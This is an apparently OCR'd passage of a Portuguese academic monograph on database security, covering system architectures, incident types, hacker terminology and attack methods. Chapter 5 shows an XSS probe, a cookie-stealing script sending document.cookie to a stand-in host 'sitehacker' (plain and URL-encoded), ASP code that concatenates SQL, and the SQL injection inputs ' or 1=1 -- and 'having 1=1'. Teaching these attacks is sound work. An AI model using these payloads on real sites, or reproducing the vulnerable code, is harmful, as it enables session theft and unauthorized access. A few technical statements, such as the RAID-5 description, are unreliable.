

Figura 6 - Sentença SQL - Inclusão de dados



Figura 7 - Sentença SQL complexa

3.5 Estruturas cliente-servidor (desktop)

São estruturas de aplicativos onde há uma divisão das atribuições das funções, tendo como estrutura básica a separação de clientes e servidores, há um aplicativo residente na estação do cliente, que acessa os dados armazenados nos bancos de dados, as vantagens desta arquitetura são inúmeras, e visam à disponibilidade dos dados (WIKIPEDIA, 2008).



Figura 8 - Arquitetura Cliente-Servidor

A evolução do modelo cliente x servidor, será o modelo ‘N’ camadas, onde caracterizaremos o modelo em três camadas, onde é retirada a camada de negócios do lado do cliente, dividindo a aplicação em partes como se segue:

- 1ª camada - Camada de apresentação: É a chamada GUI *(Graphical User Interface)*, ou simplesmente interface. O objetivo dessa camada é a interação com o usuário, onde são feitas as requisições e consultas.
- 2ª camada - Camada de negócios, Lógica de negócios, Regras de negócio ou Funcionalidade. É nessa camada que ficam as funções e regras de todo o aplicativo.
- 3ª camada - Camada de dados: É definida como o repositório dos dados. Esta camada recebe as requisições da camada de negócios e seus métodos executam essas requisições em um banco de dados.

A vantagem dessa arquitetura está na facilidade de efetuar alterações no aplicativo, sem afetar sua disponibilidade, que é executada na 2ª camada, numa arquitetura em duas camadas, uma alteração na lógica dos negócios pode implicar na reinstalação da aplicação, podendo gerar gastos com suporte e indisponibilidade das informações, assim como a possibilidade da existência de aplicativos desatualizados na planta



Figura 9 - Aplicação em três camadas

3.6 Integrações entre Sistemas

Sistemas legados são aplicativos existentes na organização, que devido a diversos motivos não acompanharam os avanços tecnológicos, mas continuam úteis (PRADO, 2007). O desafio da segurança nesse caso é a sua integração com novas tecnologias, sem que novas brechas de segurança sejam criadas na operação.

3.7 Sistemas Web

As aplicações que mais cresceram nos últimos anos são as aplicações via Web, que são evoluções naturais das páginas web estáticas existentes. O funcionamento básico de uma página web estática se baseia em um servidor web, que disponibiliza na internet o conteúdo elaborado por um profissional comumente chamado de *"webdesign"* ou simplesmente programador web.



Figura 10 - Estrutura Web simples (Estático)

Aplicações web atuais são ativas, executam operações nos servidores de bancos de dados, podemos ler e-mails, executar compras, transações bancárias e inúmeras aplicações disponíveis. O funcionamento é análogo ao sistema web estático, com a inclusão de uma camada de dados no final do processo, e a implementação de uma linguagem de programação intercalada ao código da página web acessada.

As páginas web são acessadas pela internet a partir de um servidor web, os servidores mais utilizados na atualidade são o Apache, de código aberto, conhecido pela estabilidade e confiabilidade, nativo do sistema Linux. A Microsoft disponibiliza o servidor IIS – *Internet Information Service*, sistema pago, nativo dos servidores Windows, este famoso pelas falhas de segurança constantemente reportadas.



Figura 11 - Sistema Web ativo

No servidor web, está armazenado o código das paginas disponibilizadas, no seu contexto mais básico a linguagem utilizada é a HTML – *Hipertext Markup Language*, uma linguagem de marcação, que é interpretada pelos navegadores clientes, os códigos HTML apresentam somente páginas estáticas.

Mas as necessidades de uma utilização mais eficiente das páginas web forçaram a evolução para a apresentação de paginas com conteúdos ativos, baseados em bancos de dados. Nesse momento surgiram as linguagens “interpretadas”, os servidores se

tornaram capazes de interpretar scripts de programação, executando ações diversas, podendo inclusive efetuar todas as operações nos bancos de dados, antes disponíveis apenas aos aplicativos *desktop***.**

Existem atualmente diversas linguagens de programação para WEB, a Microsoft popularizou a linguagem ASP – "*Active Server Pages*", que permite ao programador intercalar scripts construídos em VBScript ou Javascript. Já a iniciativa Linux disponibiliza a plataforma PHP – "*PHP: Hypertext Preprocessor*", de código aberto, muito poderosa e de fácil aprendizado (PHP.NET, 2008).

Podemos notar que houve uma rápida ampliação das formas de acesso a dados, com a inclusão de diversas tecnologias, e sempre acompanhadas das facilidades, temos mais possibilites de falhas entre esses sistemas. Programadores deveriam ter como regra a revisão das práticas de desenvolvimento seguro em todos os níveis, inclusive uma metodologia que preveja as falhas de seguranças inerentes a novas tecnologias implantadas. Mas o que normalmente ocorre quando uma nova tecnologia é agregada a preocupação com a segurança e deixada para uma segunda etapa.

CAPÍTULO 4 – INCIDENTES EM BANCOS DE DADOS

Várias situações adversas podem ocorrer em bancos de dados, sempre que um dos aspectos da segurança da informação é quebrado dissemos que houve uma falha de segurança, essas falhas podem causar ou não perda de informações, estudaremos a seguir algumas situações em que falhas de segurança podem atingir um banco de dados.

4.1 Desastres

Desastres podem ser caracterizados como eventos fora da ordem natural, que ocasionam a alteração do estado atual dos sistemas, onde podemos citar incêndios, vandalismo, fenômenos naturais como alagamentos, terremotos, furacões. Essas ocorrências, por mais improváveis que sejam, devem estar previstas em um Plano de Recuperação de Desastres, que delimitará as atitudes a serem tomadas em casos extremos que impliquem na disponibilidade das informações.

4.2 Danos Físicos (hardware)

A causa mais comum de perda de dados se encontra na camada física dos sistemas, defeitos em hardware, como discos rígidos inacessíveis por problemas nos motores ou placas lógicas, uma política correta e eficiente de *backups* pode minimizar o problema, diminuindo o tempo de indisponibilidade da informação.

Uma maneira mais confiável de manter a integridade física dos discos são arranjos redundantes de discos, conhecidos como arranjos RAID (*Redundant Array of Independent Disks*). Sua definição em português seria "Matriz Redundante de Discos Independentes" em que a informação é dividida em vários discos distintos, um servidor funcionando em RAID-5, possui em sua distribuição cinco discos rígidos redundantes, mesmo que um destes pode falhar, a informação será reconstruída, devido às informações de paridade gravadas no arranjo (ALECRIM, 2004).

Deve fazer parte do plano de recuperação de desastres testes dos sistemas de redundância e *backups*, para que problemas nas rotinas de recuperação não sejam descobertas somente no momento de sua utilização, podendo causar uma interrupção se serviço causada pela falsa segurança oferecida pelo sistema.

4.3 Indisponibilidade

Mesmo que não ocorram danos físicos aos servidores, estes podem ficar indisponíveis devido a problemas internos, como falhas em equipamentos de redes (*Hubs*,

Switches, cabeamento estruturado) e externos, como a indisponibilidade das redes de dados das concessionárias públicas de telecomunicações.

Para minimizar a indisponibilidade uma solução proposta é a replicação dos servidores, instalando dois ou mais conjuntos de equipamentos dispostos em ambientes isolados, os dados são replicados a cada transação e na indisponibilidade de um deles, os outros servidores assumem a atividade até que o problema seja solucionado, tudo isso transparentemente aos usuários. Esta solução resolve também um problema inerente dos grandes bancos de dados, que é a concorrência de acessos simultâneos, aproveitando-se do balanceamento de carga que é apresentada por esta solução.

A redundância das redes de dados deve ser prevista em atividades críticas, as soluções de dados adotadas pelas operadoras de telecomunicações prevêem redundâncias de acessos. Redes de fibras ópticas adotam normalmente a dupla abordagem, onde dois cabos são instalados, utilizando-se de trajetos distintos da empresa até a operadora, esta configuração conhecida como “Anel Óptico” é tolerante a falhas, onde sempre haverá duas alças de acesso alimentando os sistemas, na falha de uma alça, o sistema é comutado para a alça intacta, até que a equipe técnica repare a rede afetada.

Em sistemas críticos apenas o Anel Óptico não basta para garantir a disponibilidade da informação, neste caso é utilizada a redundância de operadoras de telecomunicações, onde é montada uma rede de suporte, podendo ou não ser em Anel, em que uma nova rede é sobreposta a principal, oferecendo mais uma camada de segurança a disponibilidade, no caso de uma falha que afete toda a rede da operadora principal, haverá como disponibilizar acessos na rede secundária, até que seja restabelecido o sistema, esta rede é conhecida no meio como rede *backup*.

Existe também, a exemplo de muitas organizações onde a conectividade é vital à continuidade dos negócios, sistemas de missão crítica de alta disponibilidade dispondo

de sistemas em “Anel Óptico”, de duas ou mais operadoras, com rede backup via rádio ou satélite, esta solução leva em conta a localização física da empresa, a potencialidade de vandalismo na rede óptica, o tempo médio de reparo em caso de pane e demais aspectos característicos da organização.

A redundância de operadoras de telecomunicações, embora pareça uma solução radical e onerosa para empresas com pequeno orçamento, teve sua prova no dia 03 de julho de 2008, onde o serviço de internet da operadora de telecomunicações *Telefônica*, por problemas em um roteador da prestadora, deixou 68% dos usuários sem acesso à internet (GUIMARÃES, 2008) durante 36 horas (LOBATO,2008), dentre os usuários, diversas empresas e órgãos públicos que dependiam da rede tiveram suas atividades paralisadas, neste caso, mesmo quem possuía rede redundante (Anel Óptico) da operadora teve sua atividade comprometida.

4.4 Falhas humanas não intencionais

Algumas situações usuários desatentos executam funções nos bancos de dados e percebem que cometeram enganos, os sistemas de acesso aos bancos deve minimizar a possibilidade que erros aconteçam, com a verificação constante das ações mais críticas, como exclusão de registros, a prática de avisar o operador que uma ação não poderá mais ser desfeita e ao mesmo tempo mostrar os dados que serão deletados auxilia nessa função.

Erros de usuários comuns normalmente geram danos pequenos, particularmente restritos um ou poucos registros, uma política de backup de transações e *logs* de eventos possibilita a recuperação de registros específicos, quando realmente necessários.

Erros cometidos por programadores ou Administradores de bancos de dados podem corromper a base de dados por completo, falhas sutis na construção de consultas, atualizações sistêmicas de dados, modificação de tabelas ou falhas de abstração dos requisitos dos sistemas são comuns e podem comprometer todo o sistema. Implementações desse tipo nunca devem ser executadas no ambiente de produção, uma estrutura de testes deve ser utilizada obrigatoriamente, utilizando copias dos sistemas e bancos de dados, e sempre que possível em redes diferentes, isoladas e equipamentos idênticos ao ambiente produtivo.

Consideramos também o aspecto da negligencia de alguns usuários na guarda e posse de suas chaves de acesso, a prática de solicitação de senhas fortes aliadas a uma rotatividade constante, uma política de conscientização e treinamento dos usuários na correta utilização dos recursos dos sistemas de segurança podem minimizar esses problemas, mas sempre estaremos envolvidos com usuários que esquecem terminais abertos ou fornecem suas senhas a outros, podemos evitar essa situação forçando o final das seções após alguns minutos de inatividade e a impossibilidade de utilização da mesma chave de acesso em mais de um terminal.

4.5 Invasões

Consideramos como uma invasão todo acesso não autorizado a um recurso da organização, seja ele redes, estações, aplicativos, códigos fonte, servidores, bancos de dados, corrupção de funcionários. Existem infinitas formas de invasão, desde a mais simples, utilizando-se da ingenuidade ou desatenção de usuários, até ataques elaborados, aproveitando-se de falhas de aplicativos, por intermédio de programação elaborada.

Mas de qualquer forma que a invasão for executada, os danos podem ser irreparáveis, o atacante pode corromper todos os aspectos de segurança que apresentamos anteriormente, como se segue:

- Confidencialidade – Um atacante pode divulgar dados sigilosos de uma organização, expor publicamente informações confidenciais, podendo utilizar-se dessas para proveito próprio.
- Integridade – Um ataque a integridade das informações, onde dados são alterados ou destruídos em todo eu em parte.
- Disponibilidade – Quando um atacante consegue tornar um sistema indisponível, total ou parcialmente, atacando sua infra-estrutura física ou lógica.
- Autenticidade – Se alguns dados são manipulados com o intuito de gerar falsas saídas de informações, nesse caso estaremos diante de um ataque que pode gerar conseqüências desagradáveis, sendo de difícil detecção e correção.
- Não repúdio – Uma informação armazenada em um sistema que fora invadido, em que não há a garantia da autenticidade dos dados dependendo da situação, pode perder seu valor legal, cabendo a contestação da informação apresentada.

4.6 *Hachers, Crackers* e suas variações

Sempre que ocorre um incidente de segurança, em que há invasão de sistemas, é comum deparamos com diversas explicações sobre a ocorrência. Normalmente é divulgado que houve um "ataque hacker" aos sistemas. O termo *"hacker"* é utilizado incorretamente quando se tratar de um invasor, um criminoso digital, o correto seria dizer que houve um *"ataque cracker"* ao sistema.

Existe uma hierarquia auto-imposta a quem se aventura nos conhecimentos de tecnologia de informação, normalmente aglutinados em "clãs" ou grupos de estudos, e não raramente agindo sozinhos, essas pessoas podem direcionar seus esforços nos estudos complexos de arquiteturas de sistemas e segurança de informação, ou especializar-se no que podemos chamar de "lado negro da força", utilizando seus conhecimentos para a prática de delitos digitais **(**ULBRICH e DELLA VALLE, 2002)

Percorrendo a evolução dos profissionais digitais, podemos diferenciá-los nos seguintes títulos:

- *Newbie* – O iniciante ou calouro, ainda não possui o conhecimento profundo em informática, mas está disposto a aprender, observando e estudando a maneira que os sistemas funcionam;
- *Luser* – São usuários iniciantes (ou não) em informática, que se diferenciam dos *Newbies* pelo fato de não terem o mínimo interesse em aprender, buscam soluções prontas e rápidas para facilitar seu trabalho, sem se preocupar como as coisas funcionam, é o chato que normalmente reclama de tudo e acha que todos estão errados, menos ele;

- *Lamer* – Usuário que aprendeu alguns truques, utilizando-se de programas ou scripts prontos, normalmente buscados na internet, que eventualmente causam algum efeito, uma invasão ou uma alteração em um site, porém este usuário comumente não tem o conhecimento profundo de como a invasão aconteceu, é facilmente detectado pois não toma as precauções necessárias ao efetuar seu ataques. Esses usuários também são conhecidos como *"script-kidies";*
- *Larval Stage* – Ou *Spawn*, período em que o usuário decide-se em realmente aprender as técnicas de programação necessária para adentrar ao mundo *hacker*;
- *Hacker* - Especialista em informática, podemos aqui incluir os programadores, administradores de sistemas, especialista em segurança. Esses profissionais possuem conhecimentos e habilidades, normalmente conhecem as técnicas de invasão e defesa de sistemas, porém possuem um código de ética e não utilizam seus dons para atividades ilegais, esses são conhecidos como *Crackers;*
- *Cracker* - É um *Hacker* na sua essência, o *"Hacker do mal"* utiliza seus conhecimentos para atividades ilícitas, como invasões, extorsões e vandalismo, fazendo uso de ferramentas diversas, podendo ser criadas por ele ou outros *crackers*, tem a habilidade de escapar sem deixar vestígios, normalmente não segue nenhuma ética. Podemos separar alguns *Crackers*, conforme suas especialidades:
    - *Pheaker* – *Cracker* de sistemas telefônicos;
    - *Carder* – *Cracker* especializado em golpes a operadoras de cartões de crédito;

- *War driver* – Especialista em invasão a redes Wireless.

CAPÍTULO 5 – MÉTODOS DE ATAQUES A BANCOS DE DADOS

Entendamos como ataque a um banco de dados qualquer situação em que dados armazenados são acessados ou divulgados indevidamente, tem sua integridade afetada, são apagados ou tem seu acesso lógico interrompido, ou ainda qualquer situação que altere a condição normal de funcionamento do SGBD.

As técnicas de ataque que serão demonstradas a seguir têm como alvo principal os sistemas de informações como um todo e não necessariamente tentam atingir aos bancos de dados diretamente, mas as conseqüências sempre afetarão os dados armazenados ou seu sistema de banco de dados.

5.1 Cross Site Scripting (XXS)

Em um ambiente web, sempre que dados originados pelo usuário são retornados ao navegador sem uma correta validação ou codificação, podemos estar diante de uma falha de *"Cross Site Scripting"*, essa vulnerabilidade permite a um atacante executar scripts arbitrários, normalmente construídos em Javascript, no navegador da vítima, seqüestrando sessões do usuário, desfigurar web sites, roubar informações pessoais *(phishing)*.

O perigo apresentado pelo *Cross Site Scripting* aos bancos de dados está na possibilidade do invasor conseguir inserir códigos maliciosos diretamente em um registro de

uma tabela que dá suporte a um web site. Nessa modalidade de ataque, conhecido como “persistente”, o código inserido será executado todas as vezes que um visitante acessar a página que hospeda o código.

Podemos verificar a existência dessa vulnerabilidade, inserindo o código Javascript de exibição de alertas ao usuário, na URL da página, entre os parâmetros informados ao servidor, como no exemplo fictício abaixo:

- URL normal do site: www.meusite.com/lista.asp?cod=123&par2=azul
- URL modificada, acrescida do código Javascript:

www.meusite.com/lista.asp?cod=123**<script>alert("XXS Vulnerável")</script>**
&par2=azul

No exemplo, se uma caixa de mensagem “XXS Vulnerável” for apresentada ao usuário, o site apresenta a vulnerabilidade XXS.

Nesse tipo de ataque, graças ao poder dos scripts, podemos alterar todos os aspectos de um site, a modificação do comportamento e conteúdo padrão da página pode induzir o usuário a acreditar nas suas solicitações. A exemplo de sites colaborativos (blogs, fóruns) onde os próprios usuários são responsáveis pelo conteúdo, o não tratamento das entradas de um usuário mal intencionado pode acarretar num ataque a todos os demais visitantes.

No tipo de ataque conhecido como não persistente, o atacante envia uma URL alterada a uma vítima, substituindo parâmetros normais do site por códigos arbitrários, os links podem ser enviados por e-mails e outros meios de troca de dados, os ataques

normalmente obtém sucesso, pois os usuários não percebem a diferença da URL modificada com uma real como no exemplo:

- URL Normal: http://www.meusite.com/nome=Maria

  Código malicioso:

  <SCRIPT>

  document.location=' http://sitehacker/cgi-bin/script.cgi?'+document.cookie

  </SCRIPT>

- URL alterada: http://www.meusite.com/nome<SCRIPT>document.location=' http://sitehacker/cgi-bin/script.cgi?'+document.cookie</SCRIPT>

A URL alterada simplesmente pode ser detectada por algum usuário mais atento, mas caso a URL seja codificada, o ataque pode ser despercebido.

- URL codificada: http://www.meusite.com/nome=%3c%53%43%52%49%50%54%3e%64%6f%63%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%5c%27%68%74%74%70%3a%2f%2f%73%69%74%65%2e%70%69%72%61%74%65%2f%63%67%69%2d%62%69%6e%2f%73%63%72%69%70%74%2e%63%67%69%3f%5c%27%20%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3c%2f%53%43%52%49%50%54%3e

O código acima envia o *cookie* do usuário como parâmetro para o site do atacante

Com utilização de scripts, o atacante pode alterar a apresentação de um site, controlar a comunicação entre site e servidor, seqüestrando o envio dos dados dos formulários postados enviando os dados para um site de seu controle, que pode ter um grafismo idêntico ao site atacado.

5.2 Injeções de comandos SQL

Falhas de injeção de comando SQL são comuns em aplicativos WEB, porém existe a probabilidade de serem executados em aplicativos para desktops. O que caracteriza esse ataque é a possibilidade da manipulação dos comandos SQL presentes nos códigos interpretados nos servidores, que serão enviados aos bancos de dados, o atacante inclui sentenças SQL que alteram a construção prevista pelo programador da consulta.

A falha consiste na construção de consultas SQL dinâmicas, utilizando-se da concatenação de strings fixas com dados informados pelo usuário. Sempre que essa prática for utilizada e não houver um correto tratamento dos dados informados, a página pode estar vulnerável ao ataque.

5.2.1 Invadindo o sistema

A exemplo de uma consulta SQL que localiza informações de um usuário, comparando os campos login e senha em uma tabela ficaria assim:

- select users.cod, users.login, users.senha, users.identificacao from users where users.login='admin' and users.senha='12345';

Em uma página web, a prática comum é a utilização de um formulário solicitando a digitação dos campos de pesquisa, quando o usuário clica em ENTRAR, o sistema postará os dados digitados, no caso, login e senha, a uma página que criará a consulta SQL que retornará do banco de dados o resultado, o código dessa página é algo assim:

```
Dim SQL
SQL = “select users.cod, users.login, users.senha, users.identificacao  “
SQL = SQL & “from users where users.login= '" & request.form("LOGIN")) & "'”
SQL = SQL & “and users.senha='" & request.form("SENHA")) & "';”
```



Figura 12 - Formulário Login e Senha

Se nessa situação o usuário fornecer como Login e senha os valores ADMIN e 12345 respectivamente, obteremos por concatenação a sentença original, com a vantagem de ser dinamicamente construída, proporcionando a facilidade necessária a uma função de login. “O fato de que os desenvolvedores, tanto de software como de hardware, tendem a se comportar de maneira ingênua e, conseqüentemente insegura” (SANT’ANNA, 2003)

O que todo programador espera é que o usuário quando se encontrar com uma tela solicitando login e senha, digitará valores compatíveis com os dados solicitados, o que os fazem nas maiorias das vezes, mas se um usuário mal intencionado, e conhecedor dos comandos SQL informar os valores como na figura a seguir:



Figura 13 - Inserção de código malicioso

O valor informado *‘ or 1=1* --, em significa para o SGBD, fim da variável (‘), operador lógico OU (or), 1=1 é uma sentença que sempre será verdadeira, e os dois traços (--) significam início de comentário. A SQL resultante dessa inclusão de valores ficará assim:

- select users.cod, users.login, users.senha, users.identificacao from users where users.login= ' ' or 1=1 -- ' and users.senha=" or 1=1 -- ';"

Traduzindo a sentença para o português ficaria assim, “selecione os campos cod, login, senha e identificação da tabela users onde login seja igual a nulo (' ') ou verdadeiro

(1=1 é uma sentença sempre verdadeira = TRUE), onde verdadeiro significa não nulo, em seguida o símbolo “--“ comenta o código restante, tornando-o sem efeito. Como essa sentença SQL será sempre verdadeira, o atacante obterá acesso ao sistema utilizando a primeira conta da tabela users,, que na maioria das vezes é a conta de administrador ou desenvolvedor, que normalmente é o primeiro usuário a utilizar o sistema.

5.2.2 Alterando características de um site

A evolução desse ataque consiste em se aproveitar das mensagens de erros retornados pelo SGBD, que serão utilizadas pelo atacante para desvendar detalhes do banco de dados, em um site vulnerável, a Injeção de SQL pode ser utilizada através da URL de acesso, que contém parâmetros que são interpretados pelo script, para a geração das problemáticas SQL dinâmicas

Exemplo de URL normal: http://www.meusite.com/noticia=65

A manipulação da URL com uma clausula SQL de filtragem de dados, apresenta-se da seguinte maneira:

- http://www.meusite.com/noticia=65 **having 1=1**

Carregando-se o navegador com a URL, o servidor poderá retornar a seguinte mensagem de erro:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

